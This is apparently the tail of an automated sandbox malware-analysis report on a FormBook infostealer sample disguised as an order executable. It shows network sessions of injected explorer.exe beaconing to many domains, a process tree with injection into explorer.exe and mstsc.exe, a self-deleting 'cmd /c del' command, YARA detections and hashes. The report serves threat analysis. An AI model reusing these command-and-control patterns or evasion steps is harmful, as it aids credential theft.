May 12, 2021 10:51:24.313256979 CEST	223	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 08:51:24 GMT Content-Type: text/html Content-Length: 867 Connection: close Server: Apache/2 Last-Modified: Fri, 10 Jan 2020 16:05:10 GMT Accept-Ranges: bytes Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 61 64 5f 66 72 61 6d 65 7b 20 68 65 69 67 68 74 3a 38 30 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 20 6d 61 72 67 69 6e 3a 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 30 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 75 72 6c 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 3f 64 6e 3d 27 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 64 6f 63 75 6d 65 6e 74 2e 64 6f 6d 61 69 6e 20 2b 20 27 26 70 69 64 3d 39 50 4f 4c 36 46 32 48 34 27 3b 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 24 28 27 23 61 64 5f 66 72 61 6d 65 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 75 72 6c 29 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 69 64 3d 22 61 64 5f 66 72 61 6d 65 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 22 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 62 72 6f 77 73 65 72 20 64 6f 65 73 20 6e 6f 74 20 73 75 70 70 6f 72 74 20 69 66 72 61 6d 65 27 73 20 2d 2d 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 2f 69 66 72 61 6d 65 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML><html> <head> <title>404 Error - Page Not Found</title> <style> #ad_frame{ height:800px; width:100%; } body{ margin:0; border: 0; padding: 0; } </style> <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script> <script type="text/javascript" language="JavaScript"> var url = 'http://www.searchvity.com/?dn=' + document.domain + '&pid=9POL6F2H4'; $(document).ready(function() { $('#ad_frame').attr('src', url); }); </script> </head> <body> <iframe id="ad_frame" src="http://www.searchvity.com/" frameborder="0" scrolling="no"> ... browser does not support iframe's --> </iframe> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49723	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:29.427136898 CEST	224	OUT	GET /meub/?6lt4=M6ATVT20FLj&ktI=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSgcH90A9/Nib HTTP/1.1 Host: www.shadyshainarae.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:29.565346956 CEST	225	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 08:51:29 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c49-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49724	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:34.680213928 CEST	226	OUT	GET /meub/?ktI=xRifbL4BvWher3OHgQRKthYl2aDcqb2ql1CEYfUIGij2TzekdjVq3iFcomd6Mb6Rt5kB&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.thefrankversion.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:34.817344904 CEST	226	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 08:51:34 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c49-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49725	107.164.93.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:41.394385099 CEST	227	OUT	GET /meub/?6lt4=M6ATVT20FLj&ktI=HA9QI0xR/eIEayTgXNJLcHJwamOlS6+rzTzzM4lOubNr4vQrzt8Snda4qRdcgxMYmUWA HTTP/1.1 Host: www.tjanyancha.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49726	104.164.26.246	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:47.347271919 CEST	228	OUT	GET /meub/?ktI=VqHNClkDyt9S09rmrtZFTmOk0wmUkkyZtURD8RLTEyQOquxMghQjpEd/0gJKSXCP8Z6X&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.dmowang.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:47.953749895 CEST	228	IN	HTTP/1.1 301 Moved Permanently Location: /meub/index.jsp Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Access-Control-Allow-Headers: * Access-Control-Allow-Methods: GET, POST Date: Wed, 12 May 2021 08:51:49 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49727	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:58.312855959 CEST	229	OUT	GET /meub/?ktI=9ZO5voGbPxiLxNlgiLAc+dZNiPLY07W/lgUO8wfbTKsVjaeGgcbK9o/DChjFDdb4OPcD&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.pocopage.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49728	18.219.49.238	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:09.098130941 CEST	233	OUT	GET /meub/?ktI=DPnd9be3H9/Wrgpowt0tpNLwJs/XJA2QjoJDXsDZ4FmTGUIfdjkf0y045evUyzXtuHZk&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.goodcreditcardshome.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:52:09.267746925 CEST	234	IN	HTTP/1.1 302 Found content-length: 0 location: https://www.goodcreditcardshome.info/meub/?ktI=DPnd9be3H9/Wrgpowt0tpNLwJs/XJA2QjoJDXsDZ4FmTGUIfdjkf0y045evUyzXtuHZk&6lt4=M6ATVT20FLj cache-control: no-cache connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49729	162.241.62.63	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:14.662301064 CEST	234	OUT	GET /meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7SITSAPpSF1hBU/JW21XLBQwE3Ox HTTP/1.1 Host: www.pasteleriaruth.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:14.828128099 CEST	235	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 08:52:14 GMT Server: Apache Location: https://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7SITSAPpSF1hBU/JW21XLBQwE3Ox Content-Length: 338 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 61 73 74 65 6c 65 72 69 61 72 75 74 68 2e 63 6f 6d 2f 6d 65 75 62 2f 3f 36 6c 74 34 3d 4d 36 41 54 56 54 32 30 46 4c 6a 26 61 6d 70 3b 6b 74 49 3d 42 72 5a 44 78 72 74 37 38 52 34 4f 53 50 36 58 38 33 52 4a 51 38 49 38 79 69 30 61 2f 51 4a 67 69 45 61 79 73 35 64 6f 37 53 49 54 53 41 50 70 53 46 31 68 42 55 2f 4a 57 32 31 58 4c 42 51 77 45 33 4f 78 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49730	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:19.946628094 CEST	236	OUT	GET /meub/?ktI=wuaJ69bwL+iBa6D7QaSRhbV0uekkoXOmRMeqk599uDu+rKjL/28r+d/9hZ/YryEoMLIX&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.amesshop.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:52:20.083381891 CEST	237	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 08:52:20 GMT Content-Type: text/html Content-Length: 275 ETag: "609953af-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Code Manipulations

Statistics

Behavior

- Order 122001-220 guanzo.exe
- Order 122001-220 guanzo.exe
- explorer.exe
- mstsc.exe
- cmd.exe

conhost.exe



Click to jump to process

System Behavior

Analysis Process: Order 122001-220 guanzo.exe PID: 864 Parent PID: 5948

General

Start time:	10:50:13
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\Order 122001-220 guanzo.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Order 122001-220 guanzo.exe'
Imagebase:	0x80000
File size:	736768 bytes
MD5 hash:	9E819BCC826E7A20B0FD139CC4185195
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.672340079.000000000259A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.672575797.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.672575797.0000000003549000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.672575797.0000000003549000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 122001-220 guanzo.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6EC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 122001-220 guanzo.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D6EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile

Analysis Process: Order 122001-220 guanzo.exe PID: 5676 Parent PID: 864

General

Start time:	10:50:16
Start date:	12/05/2021

Path:	C:\Users\user\Desktop\Order 122001-220 guanzo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Order 122001-220 guanzo.exe
Imagebase:	0xe60000
File size:	736768 bytes
MD5 hash:	9E819BCC826E7A20B0FD139CC4185195
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.709019719.0000000001BF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.709019719.0000000001BF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.709019719.0000000001BF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.708080084.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.708080084.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.708080084.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.708488650.00000000013F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.708488650.00000000013F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.708488650.00000000013F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 5676

General

Start time:	10:50:18
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mstsc.exe PID: 1556 Parent PID: 3424

General

Start time:	10:50:31
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0x9d0000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.931109256.0000000000840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.931109256.0000000000840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.931109256.0000000000840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.932653703.0000000004960000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.932653703.0000000004960000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.932653703.0000000004960000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	8582B7	NtReadFile

Analysis Process: cmd.exe PID: 4700 Parent PID: 1556

General

Start time:	10:50:34
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Order 122001-220 guanzo.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 808 Parent PID: 4700

General

Start time:	10:50:35
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis